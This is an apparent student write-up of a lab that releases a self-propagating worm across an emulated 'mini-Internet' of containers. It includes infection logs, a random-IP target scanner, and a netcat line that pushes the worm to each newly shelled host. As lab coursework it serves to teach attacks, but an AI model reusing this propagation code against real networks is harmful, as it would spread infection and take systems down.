
Here we see that when badfile2 is already present in other nodes code exits and other target nodes are attacked. This prevents self infection and also let’s attacker limit attack on 1 node.

```
y
as151h-host_4-10.151.0.75     | Connection received on 10.151.0.74 34868
as152h-host_4-10.152.0.75     | This host is already infected. Exiting...
as153h-host_4-10.153.0.75     | This host is already infected. Exiting...
as153h-host_3-10.153.0.74     | This host is already infected. Exiting...
as152h-host_1-10.152.0.72     | *** Target 10.153.0.75 is alive, launch the attack
as152h-host_1-10.152.0.72     | ***********************************
as152h-host_1-10.152.0.72     | >>>>> Attacking 10.153.0.75 <<<<<
as152h-host_1-10.152.0.72     | ***********************************
as153h-host_4-10.153.0.75     | Starting stack
as153h-host_2-10.153.0.73     | (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73     | Listening on 0.0.0.0 8080
as152h-host_2-10.152.0.73     | (^_^) Shellcode is running (^_^)
as152h-host_2-10.152.0.73     | Listening on 0.0.0.0 8080
as152h-host_3-10.152.0.74     | *** Target 10.152.0.71 is alive, launch the attack
as152h-host_3-10.152.0.74     | ***********************************
as152h-host_3-10.152.0.74     | >>>>> Attacking 10.152.0.71 <<<<<
as152h-host_3-10.152.0.74     | ***********************************
as152h-host_0-10.152.0.71     | Starting stack
```

Thus we see our attack is successful and all containers are infected taking internet down.

Task 6: Releasing worm on the mini-Internet

I start with building up the container for mini internet



Now we increase the range of ips for all the containers in code. Modification is given below

```
def getNextTarget():
    while True:
        # Generate a random IP candidate
        Tarip = f"10.{randint(150, 180)}.0.{randint(70, 100)}"

        try:
            # Ping the IP candidate and capture the output
            output = subprocess.check_output(f"ping -q -c1 -W1 {Tarip}", shell=True)
            # Check if the ping was successful by searching for '1 received' in the output
            targetFound = b'1 received' in output
        except subprocess.CalledProcessError:
            # If ping failed, set targetFound to False
            targetFound = False

        # If target is found, print a message and return the IP candidate
        if targetFound:
            print(f"*** Target {Tarip} is alive, launch the attack", flush=True)
            return Tarip

print("The worm has arrived on this host ^_^", flush=True)

# This is for visualization. It sends an ICMP echo message to
# a non-existing machine every 2 seconds.
subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)
```


Setting filter for visualization of attack


We execute worm program on mini internet we can see once 1 node is attacked attacker stops.


```
[04/28/24]seed@VM:~/.../worm$ worm.py
The worm has arrived on this host ^_^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
*** Target 10.152.0.74 is alive, launch the attack
**********************************
>>>>> Attacking 10.152.0.74 <<<<<
**********************************
Let's move
[04/29/24]seed@VM:~/.../worm$
```

The attack can be seen on the mini-internet. All nodes of all networks are affected. Attaching multiple screenshots for proof. Also made few wait time changes in attack code.

```
    # Give the shellcode some time to run on the target host
    time.sleep(10)

    # send self to the infected machine
    subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)

    # Sleep for 10 seconds before attacking another host
    time.sleep(10)
    if checkAttacker():
        print("Let's move", flush=True)
        exit(0)
```


icmp and dst 1.2.3.4


icmp and dst 1.2.3.4



Thus attack was successful. The whole internet is down after this attack.